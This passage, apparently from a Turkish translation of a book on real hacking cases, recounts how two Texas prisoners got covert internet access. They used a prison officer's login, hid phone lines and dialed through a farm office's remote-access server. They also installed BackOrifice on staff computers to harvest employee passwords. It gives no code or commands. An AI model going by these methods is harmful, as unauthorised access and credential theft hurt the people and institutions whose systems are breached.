Bunların hepsi geçmişte kaldı. Bugünlerde William Butler hafta içi her sabah 5:30'da arabasına biniyor ve kilitlenmiş Houston trafiğinde işe gitmeye çalışıyor. Kendisini sırf hayatta kalmış olmasından dolayı bile çok şanslı buluyor. Kız arkadaşıyla istikrarlı bir ilişki yaşıyor ve parlak, yeni bir de arabaşı var. Ayrıca, "Yakın geçmişte \$7.000 değerinde bir terfi," almış bulunuyor ve "Durumum hiç fena değil," diye de ekliyor.

Arkadaşı Danny de William gibi düzenli bir hayata geçmiş ve bilgisayarla ilgili düzenli bir işte çalışıyor. Ama her ikisi de hareketlerinin bedelini ağır şekilde ödeyerek geçirdikleri uzun ve yavaş yılları asla unutmuyorlar. İlginçtir ki, hapishanede geçirdikleri zaman, şu anda "özgür dünya"nın tadını çıkarmalarına yarayan becerileri kazanmalarına neden olmuş.

İçeride: Bilgisayarları Keşfetmek

Hapishane, oraya ilk defa düşen birisi için şok edicidir. Yeni gelen mahkûmlar, aralarındaki asi ve vahşi olanlar ayıklanana kadar genelde bir arada tutulurlar – kurallara uyma eğilimindekiler için bu dönem ciddi bir meydan okumadır. Akla gelen her durumda patlayabilecek kişilerle çevrelenmiş olduklarından, en ezikler bile taviz vermemeye çalışıp sağlam durmak için çabalar. William kendi kurallarını koyanlardan biriymiş:

Temel olarak orada nasıl yaşamak gerekiyorsa o şekilde yaşadım. 1,78 m boyunda ve yaklaşık 115 kg ağırlığındaydım. Ancak mesele sadece iri olmakla ilgili değildi; önemli olan zayıf bir ki-

şilik olmadığımı ve kimsenin benden faydalanamayacağı bilgisini çevremdekilere yerleştirmekti. Kendimi bu şekilde kabul ettirdim. Hapishanede herhangi bir zayıflığımız sezilirse, bunu kullanırlar. Yalan söylemedim, başkalarının işlerine burnumu sokmadım ve benim işime karışanlara da s___r git dedim.

Danny de ben de çetin cevizlerdik. Ne diyordum biliyor musun? Sürekli dövüşmek zorunda olan gladyatörler gibiydik. Bu yüzden ne gardiyanlar ne de başkası s___mizde değildi. Ha deyince dövüşe girer ya da ne yapmamız gerekiyorsa onu yapardık.

William geldiğinde, Danny Huntsville, Teksas'taki Wynne biriminde 20 yıllık cezasını çekmekteydi. Hapishanedeki ilk işinin bilgisayarlarla hiç ilgisi yoktu.

Beni önce çiftliklerde arazi işleri yapılan bir birime gönderdiler. Arazi boyunca bir yukarı bir aşağı çapa yapıyorduk. Bunun için makine de kullanabilirlerdi ama kullanmıyorlardı – bu bir tür cezalandırmaydı, bu yüzden daha sonra ne iş verilerse versinler kendimizi daha iyi hissediyorduk.

Danny de Wynne birimine transfer oldu ve Ulaştırma Dairesi'nde büro işlerinde görevlendirilince çok sevindi. "Bir monitörü ve birkaç disk sürücüsü olan Olivetti daktiloda çalışmaya başladım. DOS işletim sistemi kullanıyordu ve hafızası çok azdı. Nasıl kullanıldığını öğrenmek için uğraşıyordum." (Bu anlattıkları bende de benzer anıları çağıştırdı: Kullandığım ilk bilgisayar 110-baud hızına sahip, akustik modemli bir Olivetti'ydı.)

Elinde sadece eski bir bilgisayar kitabı, eski veritabanı programı dBase III için bir kullanma kılavuzu varmış. "Başkaları her defasında herşeyi yazarak girerken, ben raporları dBase'e nasıl koyacağımı çözdüm." Ofisin satın alma siparişlerini dBase'e dönüştürdü ve hatta hapishanenin eyaletteki başka hapishanelere gönderdiği çiftlik ürünlerini izlemek için de bir program geliştirdi.

Nihayetinde Danny, daha yüksek seviyede güven gerektiren bir görev olan, "geçit izni" olarak adlandırılan ve hapishanenin güvenlik alanının dışında da çalışmasına izin verilen, mütevellî pozisyonuna geçti. Çitlerin dışındaki karavanın içindeki gönderim bürosunda çalışıyor, gıda malzemelerini nakleden teslimat kamyonları için sevkiyat emirlerini hazırlıyordu. Ama kendisi için asıl önemli olan, "Bilgisayarlara ilk kez doğrudan erişim sağlamasıydı."

Bir süre sonra kendisine karavanda küçük bir oda verilmiş ve donanımdan sorumlu kişi olmuştu – yeni cihazları kuruyor ve bozulanları tamir ediyordu. Burası tam bir altın madeniydi; uygulamalı şekilde bilgisayarları nasıl kuracağını ve nasıl onaracağını öğreniyordu. Birlikte çalıştığı bazı

kişiler ona bilgisayar kitapları getiriyorlardı, böylece öğrenme hızı giderek artıyordu.

Donanımdan sorumlu kişi olmak Danny'ye, "Envantere geçmemiş bir dolap dolusu bilgisayar parçasına erişme imkânı verdi." Kısa zamanda cihazları kurma veya geliştirici parçalar ekleme konusunda oldukça becerikli hâle geldi. Hapishane personeli sistemleri nasıl yapılandığına bakmadılar bile, dolayısıyla cihazları kolaylıkla yetkilendirilmemiş ekipmanla kurabiliyordu.

Federal Hapishaneler Farklıdır

Bir mahkûmun çevirdiği işlere karşı bu kadar dikkatsiz ve ihmalkâr yaklaşmak, federal bir hapishanede olası değildir. ABD Hapishaneler Bürosu konuyla ilgili oldukça hassas düzeyde paranoyaya sahiptir. Ben içerde bulunduğum sıralarda, "BİLGİSAYARSIZ" olarak görevlendirilmiştim. Yani benim herhangi bir bilgisayara erişmem güvenlik tehdidi olarak görülüyordu. Hatta telefona bile erişmem aynı şekilde yasaktı. Bir keresinde bir savcı, federal sulh hâkimine, gözaltındayken telefon kullanmama izin verilirse ıslık çalarak kıtalararası bir Hava Kuvvetleri füzesine talimat gönderebileceğimi söylemişti. Saçma sapandı ama yargıcın buna inanmak için pek çok sebebi vardı. Sekiz ay hücrede tutulmuştum.

O zamanlarda federal sistemde mahkûmların ancak katı kurallar çerçevesinde bilgisayara erişmelerine izin veriliyordu. Hiçbir mahkûm modeme bağlı veya ağ kartı veya başka bir iletişim cihazına sahip bir bilgisayar kullanamazdı. Hassas bilgiler içeren, işletimsel olarak kritik bilgisayarlar ve sistemler açıkça "Sadece Personel Kullanımı İçindir!" şeklinde işaretlenmiş, böylece güvenliği tehdit edecek bir bilgisayar kullanan mahkûmun hemen belli olması sağlanmıştı. Yetkisiz kullanımı önlemek için bilgisayar donanımı teknoloji bakımından bilgili personelce ciddiyeyle kontrol edilirdi.

William Kalenin Anahtarını Ele Geçiriyor

William çiftlik hapishanesinden Huntsville'deki Wynne birimine transfer edilince, mutfakta imrenilecek bir iş kaptı. "Kalenin anahtarları ben-deydi, çünkü gıda alım-satımı yapabiliyordum."

Mutfakta, ön tarafında soğutucu fanı bulunan, antika bir 80-286 işlemciye sahip bilgisayar vardı ama William'ın bilgisayar becerilerini geliştirmesi için gayet yeterliydi. Mutfak kayıtlarını, raporları ve satın alma sipariş formlarını bilgisayara girerek, saatlerce sayıları sütunlara doldurmak ve evrak daktilo etmekten kurtuluyordu.

William bilgisayarlara ilgisi olan bir başka mahkûm daha olduğunu keşfettikten sonra, Danny kantindeki bilgisayar kurulumunun kalitesinin iyileştirilmesinde kendisine yardımcı oldu. Tarım karavanındaki kullanıma hazır bilgisayar parçalarından o da edindi ve hapisshanede her yere girebilen bakım işlerinden sorumlu bazı arkadaşlarından yardım aldı.

Bu adamlar kimseye hesap vermiyorlardı. Böylece bilgisayar parçalarını el arabalarında sürerek mutfağa gizlice sokabiliyorlardı.

Sonra bir Noel arifesinde, gardiyanlardan biri, içinde tüm bilgisayar parçaları, ağ paylaşım birimi ve başka malzemelerin olduğu bir kutuyla geldi.

Bir gardiyanı bu kadar bariz şekilde kuralları ihlal etmeye nasıl ikna etti? “Onların deyimiyle, sadece ‘şeytan tüyümü kullandım’ – onunla konuştum ve dostça davrandım.” William’ın ailesi, isteği üzerine bilgisayar parçaları satın almış ve gardiyan da bu parçaları Noel hediyesiymiş gibi içeri sokmayı kabul etmişti.

Büyüyen bilgisayar donanımı için çalışma alanı sağlamak amacıyla, William kantine bitişik küçük bir depo odası ayarladı. Odanın havalandırması yoktu ama bunun sorun olmayacağından emindi, nitekim olmadı da. “Klima almak için gıda satışı yaptım, duvarda bir delik açtık ve klimayı oraya taktık; böylece nefes alabildik ve rahat bir şekilde çalışabildik,” diye ekliyor William.

“Orada üç tane kişisel bilgisayar kurduk. Eski 80–286 kasalarını aldık ve içlerine Pentium işlemcili ana kartlar taktık. Sabit diskler oturmuyacaktı, bu yüzden tuvalet kâğıdı rulolarını sabit diskleri tutturmak için kullandık.” Yaratıcı bir çözüm olsa da, bugün gerçekten komik görünüyor olmalıydılar.

Peki, neden üç bilgisayar? Danny bazen çat kapı ziyarete geliyordu, böylece her ikisinin de kullanmak için birer bilgisayarı oluyordu. Daha sonraları üçüncü bir kişi aynı mekânda bir “hukuk bürosu” işletmeye başladı – mahkûmların yasal meselelerini çevrimiçi araştırmak ve temyize gitmeleri için gerekli evrakı düzenlemek gibi işlerden para kazanıyordu.

Bu arada William’ın kantinin evrak işlerini organize ederken bilgisayar kullanmaktaki becerisi, gıda hizmetlerinden sorumlu başgardiyanlardan birinin dikkatini çekti. William’a bir iş daha verdi: Günlük işleriyle meşgul olmadığı zamanlarda, başgardiyanın hapisshane müdürüne sunacağı raporlar için bilgisayar dosyalarını düzenlemekle uğraşacaktı.

Bu görevi yerine getirebilmesi için William’a bir mahkûm için nefis bir şey olan, başgardiyanın ofisinde çalışma izni verildi. Ama bir süre sonra William huzursuzlanmaya başladı: Kantindeki bilgisayarlarda yeni yüklenmiş bir sürü müzik, oyun ve video dosyası vardı. Yüzbaşının ofi-

sinde ise bu güzel şeylerin hiçbiri yoktu. Eski Amerikan kafasıyla makul bir miktar mangal yüreklilik birleşince, sorun çözülürdü.

Bakım için şebeke kablosu edinmek amacıyla mutfaktan gıda satın aldım. Bakım görevlisine bize 305 metrelik Cat 5 [Ethernet] kablo makarası alması için talimat verdik. Gardiyanlara boru kanallarını açtırdık ve kabloları oraya döşedik. Bu işleri başgardiyan için yaptığımı söyleyince bütün kapılar açıldı.

Kantindeki üç bilgisayarla başgardiyanın ofisindeki bilgisayarı birbirine bağlayan Ethernet bağlantısını çabucak kurdu. Başgardiyan orada olmadığı zamanlarda, William bilgisayar oyunları oynayarak, müzik dinleyerek ve videolar izleyerek güzel zaman geçiriyordu.

Ama büyük bir risk almıştı. Ya başgardiyan aniden gelir de, müzik dinlerken, oyun oynarken veya kız videoları izlerken kendisini yakalarsa? Hem mutfaktaki ayrıcalıklı pozisyonuna, hem başgardiyanın ofisindeki rahat işine ve hem de binbir güçlkle kurduğu bilgisayar sistemine veda etmek zorunda kalırdı.

Bu sıralarda Danny de kendi sıkıntılarıyla uğraşıyordu. Tarım Ofisinde bilgisayarlarla çevrelenmiş, dış dünyada her yerle bağlantı sağlayan telefon jaklarının arasında çalışıyordu. Şekerci dükkânının camına burnunu yapıştırmış ama cebinde hiç parası olmayan bir çocuk gibiydi. Tüm bu cezbedici şeyler hemen burnunun dibindeydi ama onlara ulaşmanın yolları kapalıydı.

Bir gün Danny'nin küçük ofisine bir memur geldi. "Kendi makinesini yanında getirmişti çünkü internete girmesi gerekiyordu. Orada bulunan modemin nasıl çalıştığını gerçekten bilmiyordum; bana öğretecek kimse yoktu. Ama yine de bağlantı kurmasında ona yardım edebildim." Memurun talebiyle cihazı internete bağlarken, memur, Danny'ye kendi kullanıcı adı ve şifresini vermişti; muhtemelen mahkûmların internet erişimi olan bilgisayarları kullanma izni olmadığını bildiğinden dolayı, bunda bir mahzur görmemişti.

Danny, görevlinin fazlasıyla ahmak veya aşırı cahil olduğu için kesti-remediği şeyi kullandı: Kullanıcı adı ve şifresiyle Danny'ye internete erişim bileti vermişti. Çalışma alanındaki dolap raflarının arkasından gizlice bir telefon hattı geçirerek, bilgisayarındaki dahili modeme bağladı. Ezberinde tuttuğu memurun kullanıcı adı ve şifresi sayesinde madeni bulmuştu; artık internet erişimi vardı.

Güven İçinde Çevrimiçi Olmak

Danny için internet bağlantısına ulaşmak ona yepyeni bir dünyanın kapılarını açtı. Ama aynen William'da olduğu gibi, her çevrimiçi olduğunda büyük risk alıyordu.

Dışarı bağlanıyor, bilgisayarlar hakkında bilgi toplayabiliyor ve sorular sorabiliyordum. Memurun adıyla oturum açıyordum ama tüm o süre boyunca bunun ortaya çıkabileceğinden korkuyordum. Hatları meşgul ettiğim süreyi mümkün olduğunca kısa tutmaya çalışıyordum.

Zekice ve incelikli bir çözüm aklına geldi. Danny faks cihazına giden telefon hattına bir "ayırıcı (splitter)" koydu. Ama Tarım Dairesi'ne diğer hapisanelerden faks hattının neden günün büyük kısmında meşgul olduğuna dair şikâyetler gelmesi fazla uzun sürmedi. Danny internette keyfince ve güvenle gezebilmek için doğrudan bir hat edinmesi gerektiğini anladı. Küçük bir izcilikle çözümü buldu: Aktif olan ama kullanımda olmayan iki telefon jakı keşfetti. Açıkça görüldüğü üzere personel bunların varlığını bile unutmuştu. Modeminden çıkan kabloyu bu hatlardan birinin soketine soktu. Artık kendi dış hattı vardı. Bir sorunu daha çözmüştü.

Minik odasının bir köşesinde, kutu yığınlarının arasında, sunucu olarak ayrı bir sistem kurdu – aslında bu makine, indirmeyi planladığı tüm harika şeyler için elektronik bir depolama cihazıydı; böylece müzik dosyaları, bilgisayar korsanlığına dair komutlar ve diğer tüm bilgiler, birisinin inceleme ihtimaline karşı, kendi bilgisayarında yer almayacaktı.

İşler şekillenmeye başlamıştı ama Danny daha büyük bir başka güçle karşılaştı. Kendisi ve internet hesabını kullandığı memur aynı anda internete girmeye çalışırsa ne olur hiçbir fikri yoktu. Eğer Danny bağlanmışsa, memur hesabının kullanılıyor olmasından ötürü bağlanamadığına dair bir hata mesajı mı alacaktı? Adam tam bir kör cahil olabilirdi ama o durumda kesinlikle Danny'ye giriş bilgilerini verdiğini hatırlayacak ve şüphelenmeye başlayacaktı. Danny bir çözüm bulamıyordu ve bu sorun içini kemirip duruyordu.

Yine de şartlar göz önüne alındığında, başarısıyla gurur duyuyordu. Yaptığı iş çok büyük çabalar gerektiriyordu. "İyi bir temel hazırladım – çalışan bir sunucu, web'den edinebildiğim her şeyi indirebileceğim bir alan, indirme işlemi yirmi dört saat devam ettirebileceğim ve 'GetRight' [yazılımını] çalıştırabileceğim bir bağlantı... Oyunlar, videolar, korsanlık bilgileri, ağların nasıl kurulduğuna dair eğitici videolar, güvenlik zaafıları, açık bağlantı noktaları bulmak dahil herşeye ulaştım."

William, Danny'nin Tarım Dairesi'nde becerdiklerinin nasıl mümkün olduğunu anladı. "Danny orada ağ yöneticisiydi çünkü orada çalışan özgür çocuk [sivil çalışan] soytarının tekiydi." Mahkûmlara, "C++ ve Visual Basic programlama" gibi, aslında sivil çalışanların yapması gereken ama yapamadıkları veya ağı gerektiği şekilde yönetmeleri için gereken bilgiye sahip olmadıkları işler veriyorlardı.

Danny bir başka sıkıntıyla daha karşı karşıyaydı: Bilgisayarını bir koridora doğru yerleştirmişti, böylece kimse ne yaptığını görmüyordu. Tarım Dairesi çalışma saatleri sonrası kilitlendiğinden, sadece gündüzleri, ofisteki herkesin onunla ilgilenmeksizin kendi işleriyle meşgul oldukları saatlerde çevrimiçi olabiliyordu. Bir başka bilgisayarın kontrolünü ele geçirmesini sağlayacak zekice bir numara buldu ve bilgisayarını hemen karşısında oturan sivil bir çalışanın bilgisayarına bağladı. Adam orada olmadığına ve bir süre belki de kimse arka odaya dalmayacak gibi göründüğünde, Danny diğer bilgisayarı ele geçiriyor, çevrimiçi hâle getiriyor ve köşedeki sunucuya istediği oyunu veya müziği indiriyordu.

Bir gün çevrimiçi indirme işleminin tam ortasındaiken, Danny'nin çalışma alanında beklenmedik şekilde biri ortaya çıktı: Erkeklerle göre çok daha inatçı ve kurallara bağlı olduğu konusunda Danny ve William'ın aynı fikirde olduğu bir kadın gardiyan. Diğer cihazın kontrolünü bırakana kadar, gardiyanın gözleri açıldı: İmlecın hareket ettiğini gördü! Danny işlemini durdurmayı başardı. Gardiyan, muhtemelen hayal gördüğünü düşünerek gözlerini kırptı ve yürüyüp gitti.

Çözüm

William, her ikisinin internet erişimi sorununa Danny'nin çözüm bulduğu günü, halen bütün canlılığıyla hatırlıyor. Mutfak personeli ve memurlar yemeklerini yedikten ve oda temizlendikten sonra, bizinkiler de öğünlerini memurların yemek odasında yiyorlardı. William, "Çok daha iyi yemeklerden yemesi, ve özel olarak sohbet edebilmeleri için sık sık Danny'yi kendisiyle birlikte yemek odasına gizlice sokuyordu. Danny'yi oraya ilk götürdüğüm günü hiç unutmam," diyor. "Bana 'Nasıl yapacağımızı biliyorun B.' dedi. Bana B veya Büyük B derdi. Ve ne yapacağımızı anlattı."

Danny'nin öngördüğü şey yapbozun iki parçasını bir araya getirmektir; Tarım Dairesi'ndeki dış dünyayla iletişim kurmaya yarayan telefon hatları ve William'ın mutfaktaki bilgisayarları ilişkilendirilecekti. Her ikisinin de ne zaman isterlerse serbestlik ve güvenlik içinde bilgisayar kullanabilecekleri ve internete girebilecekleri bir yol önerdi.

Oyun oynamak için her zaman kantinin arka tarafında otururduk. Ben de şöyle düşünürdüm: "Eğer burada oturup oyun oynayabiliyorsak ve kimsenin umurunda olmuyorsa —işimizi yaptığımız sürece gardiyanlar bizi umursamazdı— internete de neden buradan giremeyelim ki?"

Tarım Dairesi'nin bilgisayar sistemi daha günceldi çünkü Danny'nin açıkladığı gibi, eyaletteki diğer hapishaneler onların sunucusuna "takılıyordu". Kullandığı "takılma" terimi, bir başka deyişle, diğer hapishanelerin bilgisayarlarının Microsoft RAS (Uzak Erişim Hizmetleri) aracılığıyla

çevirmeli ağ bağlantısına izin verecek şekilde yapılandırılmış olan Tarım Dairesi sunucusunun çevirmeli ağı üzerinde dışarıya bağlanması anlamına geliyordu.

Ya hep ya hiç sorunuyla karşı karşıyaydılar. "Modemlerin kontrolünü ele geçirmek büyük bir meseleydi," diyor William. "Bir hayli sıkı kontrol altındaydılar. Ama birkaçını ele geçirmeyi başardık." Kantinden bağlanmaya hazır olduklarında, "Yapacağımız şey dahili birimin telefon hattına geçmek ve Tarım Dairesi'ne takılmaktı."

Tercümesi şöyle: Kantinden bir komut girerek bilgisayar modeminin dahili bir telefon hattı üzerinden arama yapmasını sağlayacaklardı. Bu arama çiftlik dükkânındaki Danny'nin sunucusuna bağlı olan modem tarafından yapılacaktı. Bu sunucu, bazılarının modemlerinin harici telefon hatlarına bağlı olduğu ofisteki diğer tüm bilgisayarların yerel ağı üzerindeydi. Dahili telefon hattı üzerinden kantin ve Tarım Dairesi bilgisayar ağlarının birbiriyle iletişim kurması sayesinde, bir sonraki komut Tarım Dairesi bilgisayarlarından birinin internete bağlanması talimatını vercekti. Ve işte! Anında erişim.

Aslında, pek de öyle olmadı. İki bilgisayar korsanının halen internet hizmet sağlayıcısı olan bir hesaba ihtiyacı vardı. Başlangıçta, Danny'nin söylediğine göre, "Avlanma veya benzer bir iş için şehir dışında olacaklarını bildiğimiz zamanlarda dairede çalışan personelin kullanıcı adı ve şifresini kullanıyorduk." Bu bilgileri, bir bilgisayarı uzaktan, sanki önünde oturuyormuşçasına kontrol edebilmelerini sağlayan popüler bir uzaktan izleme aracı olan, "BackOrifice" adı verilen yazılımı diğer bilgisayarlara yükleyerek, yavaş yavaş geliştirdiler.

Elbette başka insanların şifrelerini kullanmak riskliydi – birçok şekilde yakalanabilirdiniz. Bu sefer çözüm bulan William oldu. "Ailemin yerel bir hizmet sağlayıcıdan bizim için internet erişimi satın almasını sağladım." Böylece artık başkalarının giriş bilgilerini kullanmaları gerekmeyecekti.

Nihayetinde, internet bağlantısını Tarım Dairesi üzerinden 7/24 sağladılar. "Filmler, müzikler, daha fazla sızma araçları ve bunun gibi bir sürü şey indiren iki FTP sunucumuz vardı," diyor Danny. "Henüz deneme aşamasında olan oyunları bile indiriyordum."

Neredeyse Yakalanıyorlardı

Kantindeki merkez üslerinde William indirdikleri filmleri izlerlerken sesleri duyabilmeleri veya müzik dinleyebilmeleri için ses kartları ve harici hoparlörler eklemişti. Gardiyanlardan biri ne yaptıklarını sorarsa, William da, "Ben sizin işinize burnumu sokmuyorum, siz de benimkine sokmayın," diyordu.

Her zaman [gardiyanlara] hayatta kesin garanti verebileceğim bazı koşullar olduğunu söylüyordum. Birincisi, tabancam yoktu ve burada kimseyi vurmayacaktım. İkincisi, uyuşturucu kullanmayacak ve zihnim bulandırmayacaktım. Üçüncüsü bir pezevenğim olmayacak, kendim de pezevenklik yapmayacaktım. Dördüncüsü, kadın bir memurla dalaşmayacaktım.

Dövüşmeyeceğime dair söz vermedim. Onlara asla yalan söylemedim. Onlar da benim dürüstlüğümü ve samimiyetimi takdir ettiler ve benim için bir şeyler yaptılar. Muhabbet ederek gardiyanlara istediğiniz şeyleri yaptırabilirsiniz.

Muhabbet, memleketi yönetir. Söylediğime dikkat et; muhabbetle kadınları pantolonlarını çıkarmaları konusunda ikna edersin, erkekleri ise kendilerinden istediğini yapmaları konusunda.

Ama konuşkan bir mahkûm ne kadar zeki olursa olsun, hiçbir gardiyan bir mahkûmun bilgisayarlar ve dış telefon hatları ile özgürce saltanat sürmesine izin vermeyecektir. Peki, bu iki kafadarın korsanlık haylazlıkları gardiyanların gözü önünde nasıl yanlarına kâr kaldı? William şöyle açıklıyor:

Yapabildiğimiz her şeyi yapıyorduk çünkü bize yarım akıllıymışız gibi bakıyorlardı. Tam bir cahil cühela yuvasıydı orası ve bu yüzden patronların [gardiyanlar] ne yaptığımız hakkında hiçbir fikirleri yoktu. Neler yapabileceğimizi tasavvur bile edemiyorlardı.

Bunun bir diğer nedeni, başkalarına para vererek yaptırabilecekleri bilgisayar işlerini bu iki mahkûmun parasız yapmasıydı. "Orada bilgisayardan anlaması beklenen kişilerin çoğu yeterli kabiliyette değildi, bu yüzden bu işleri mahkûmlara yaptırıyorlardı," diye açıklıyordu William.

Bu kitap, bilgisayar korsanlarının neden olabileceği kaos ve zararı anlatan birçok öykü içeriyor ama William ve Danny suça meyilli kişiler değil. Onlar sadece bilgisayar becerilerini geliştirmek ve biraz eğlenmek istediler – ki onların içinde bulunduğu durumu düşününce bu anlaşılabilir bir şey. William için insanların bu ayrımı anlamaları önemli.

Bunu asla kötüye kullanmadık veya kimseye zarar vermedik. Asla yapmadık. Benim bakış açıma göre, öğrenmek istediğim her şeyi öğrenmem gerekliydi; böylece serbest kalınca doğru yolu seçebilir ve başarılı olabilirdim.

Teksas hapishanesi yetkilileri neler döndüğünden haberdar olmasa da, William ve Danny'nin iyi niyetli kişiler olmasından dolayı şanslıydılar. Bu iki kafadarın neden olabileceği kargaşayı bir düşünün; bu adamlar için masum kurbanların para veya mülklerini ele geçirmek üzere planlar kurmak çocuk oyuncağıydı. İnternet onların üniversiteleri ve oyun alanları

olmuştu. Kişiler üzerinden dolap çevirmeyi veya kurumsal sitelere girmeyi öğrenmek onlar için çantada keklikti; özgür ergenler ve çocuklar her gün web üzerinden korsanlık siteleri veya başka yerlerden bu gibi yöntemleri öğreniyorlarken, Danny ve William'ın aynı işleri iki mahkûm olarak yapabilecekleri dünya kadar zamanı vardı.

Belki de buradan alınacak ders şudur: Hükûm giymiş iki katil olmaları, onların pislik veya mayası bozuk insanlar oldukları anlamına gelmiyor. İnternete illegal erişim sağlamak için korsanlık yapan hilebazlardı belki ama bu masum insanları veya güvenlik eksiği olan saf şirketleri aldatmak istemeleri anlamına gelmiyordu.

Kıl Payı

Ancak bu iki acemi bilgisayar korsanı, eğlenceli internet ortamının dikkatlerini dağıtarak öğrenimlerini yavaşlatmasına izin vermediler. Bu haylazlıklarının feci şekilde ihtiyaç duydukları uygulamalı eğitimin bir parçası olduğunu düşünen William, "Ailem istediğim kitapları getiriyordu," diyor. "TCP/IP ağının çetrefilli işleyişini anlamak istiyordum. Dışarı çıktığımda bu gibi bilgiler lazım olacaktı."

Hem bir tür eğitimdi, hem de eğlenceliydi – ne demek istediğimi anlıyor musun? Eğlenceliydi çünkü ben A-tipi bir kişiliğim– hayatı uçlarda yaşamayı severim. Ayrıca bu, oradaki adamlara karşı başımızı dik tutmanın bir yoluydu. Çünkü budalaydılar.

İnternet kullanımlarının ciddi ve eğlenceli taraflarının yanı sıra, Danny ve William sosyalleşmeden de nasiplerini aldılar. Bazı kadınlarla web üzerinden arkadaşlık kurup, çevrimiçi sohbet odalarında buluştular ve e-mail ile iletişim sağladılar. Birkaçıyla hapishanede olduklarını paylaştılar; çoğuna bundan bahsetme gereği duymadılar; bu da şaşırtıcı bir şey değildi.

Uçlarda yaşamak canlandırıcı olabilir ama her zaman büyük risk taşır. William ve Danny arkalarını kollamaktan asla vazgeçemezdi.

"Bir keresinde neredeyse yakalanıyorduk," diye hatırlıyordu William. "Memurlardan birini sevmiyorduk çünkü tam bir paranoyaktı. O mesai yaparken çevrimiçi olmak istemiyorduk."

Bu gardiyan bir gün kantini aradı ve hattın sürekli meşgul çaldığını fark etti. "Kendisini çıldırtan şey, mutfakta çalışan heriflerden birinin hapishane reviri hemşirelerinden biriyle ilişkiye başlamış olmasıydı." Gardiyan, George adındaki mahkûmun hemşire nişanlısını yetkisiz şekilde aramak için hattı meşgul tuttuğundan şüpheleniyordu. Gerçekte ise telefon hattı William'ın internete bağlanmış olmasından dolayı meşguldü. Gardiyan aceleyle kantine geldi. "Kapıda dönen anahtar sesini duyabiliyor, böylece birinin geldiğini anlayabiliyorduk. Her şeyi kapattık."

Gardiyan geldiğinde, William bilgisayara raporları giriyor, Danny de masumca onu izliyordu. Gardiyan telefon hattının neden o kadar uzun süre meşgul olduğunu bilmek istedi. William bu soruya hazırlıklıydı ve üzerinde çalıştığı rapor hakkında bilgi almak için arama yapması gerektiği hakkında bir hikâye uydurdu.

Bulunduğumuz yerden dış hat alma olasılığımız yoktu ve kendisi de bunu biliyordu ama bu herif acayip paranoyaktı. Bir şekilde nişanlısıyla konuşması için George'a yardım ettiğimizi düşündü.

William'ın hikâyesine inansa da inanmasa da, elinde kanıt olmadığı için gardiyan bir şey yapamadı. George daha sonra o hemşireyle evlendi; William'ın bildiği kadarıyla, halen hapiste, evli ve mutlu.

Büyümek

Nasıl oldu da William gibi bir genç –istikrarlı bir yuvaya ve kendisini destekleyen ebeveynlere sahip bir çocuk– hapse düştü? “Ben büyürken her şey harikaydı, adamım. C alan bir öğrenciydim ama çok zekiydim. Hiç futbol ya da başka bir şey oynamadım ama üniversiteye gidene kadar da belaya bulaşmadım.”

Güneyli bir papaz olarak yetişmek, William için pek olumlu bir deneyim değildi. Bugün, baskın bir din öğretisinin genç bir insanın kendine saygısına zarar verebileceğini düşünüyor. “Bilirsiniz, en başından itibaren kişi olarak değersiz olduğunu öğretmek gibi bir şey bu.” Kısmen kendini başarılı olamayacağına inandırmasından dolayı yaptığı kötü seçimlerden bahsediyor. “Özgüvenimi ve özsaygımı bir şekilde kazanmam gerekiyordu ve bunu benden korkan insanlar üzerinden kazandım.”

Felsefe öğrencisi olan William'sa, Friedrich Nietzsche'nin “ruhun metamorfozu” deyişiyle ne demek istediğini anlıyordu:

Hiç Nietzsche okudun mu bilmiyorum ama adam deve, aslan ve çocuktan bahseder. Ben tam bir deveydim – kendimi sevmek ve kendi değerlerimi taşımak yerine, insanların beni sevmesinden özdeğer çıkararak, başkalarını mutlu edeceğini düşündüğüm şeyleri yaptım.

William lekesiz bir sicille liseyi bitirdi. Sıkıntıları Houston bölgesinde iki senelik bir okula kayıt yaptırdıktan ve oradan da havacılık okumak üzere Louisiana'daki bir okula transfer olduktan sonra başladı. Başkalarını memnun etme dürtüsü, saygı görme ihtiyacına dönüştü.

Ekstazi ve benzeri maddeler satarak para kazanabileceğimi gördüm. Her zaman silahlı ve kavgaya hazır olduğum için insanlar benden korkuyordu ve, bilirsin, tam bir geri zekâlı gibi yaşıyor-

*dum. Daha sonra kendimi kokuşmuş bir uyuşturucu dağıtım
işinde buldum.*

Müşterilerinden biriyle bölgesel kontrol mücadelesine girdi. Sonra diğer adamın kankası ortaya çıktı; ikiye karşı birdi ve William umutsuzca bir şeyler yapması gerektiğini, yoksa bir daha o bölgeden geçemeyeceğini biliyordu. Silahını çekti ve ateş etti. Adam ölmüştü.

...Sağlam, istikrarlı bir aileden gelen bir çocuk bu acı gerçekle nasıl yüzleşir? Bu korkunç haberi nasıl verir?

*Hayatında yaptığım en zor şeylerden biri, anneme yaptığım şeyi
söylemektir. Evet, çok zordu.*

William kendisini hapse düşüren şeyin ne olduğunu hapishanede uzun uzun düşündü. Kendisi dışında kimseyi suçlamadı. "Bilirsin, tamamen özsaygım mahvolduğundan dolayı yaptığım tercihlerin bir sonucu-
cuydu. Üstelik ebeveynlerimin yaptığı bir şey de değildi çünkü beni yapmaları gerektiğini düşündükleri şekilde yetiştirdiler."

Danny için ise tek bir gecede her şey tersyüz olmuştu.

*Sadece aptal bir çocuktum. On sekizinci doğum günümün gece-
sinde, benim için büyük bir parti verdiler. Eve dönerken, kızlar-
dan bazılarının tuvalete gitmesi gerekti, bu yüzden bir
restoranda kenara çektim. Restorandan çıkarlarken, birkaç herif
onları izliyor ve taciz ediyordu. Arabadan dışarı döküldük ve
büyük bir kavgaya tutuştuk. Her şey sona ermek üzereyken, ben
içlerinden birini ezdim. Sonra panikledim ve kaçtım. Olay yerini
terk ettim.*

Burada geçerli olan ise Richard Nixon/Martha Stewart sendromuydu: Hareketlerinin arkasında durmak ve sorumluluğunu almak istememek. Eğer Dan kaçmasaydı, suçu büyük ihtimalle kasıtsız adam öldürme olacaktı. Olay yerini terk etmek suçunu katladı ve takip edilip yakalandıktan sonra da olup bitenlerin bir kaza olduğuna kimseyi inandırması mümkün olmadı.

Özgür Dünyaya Dönüş

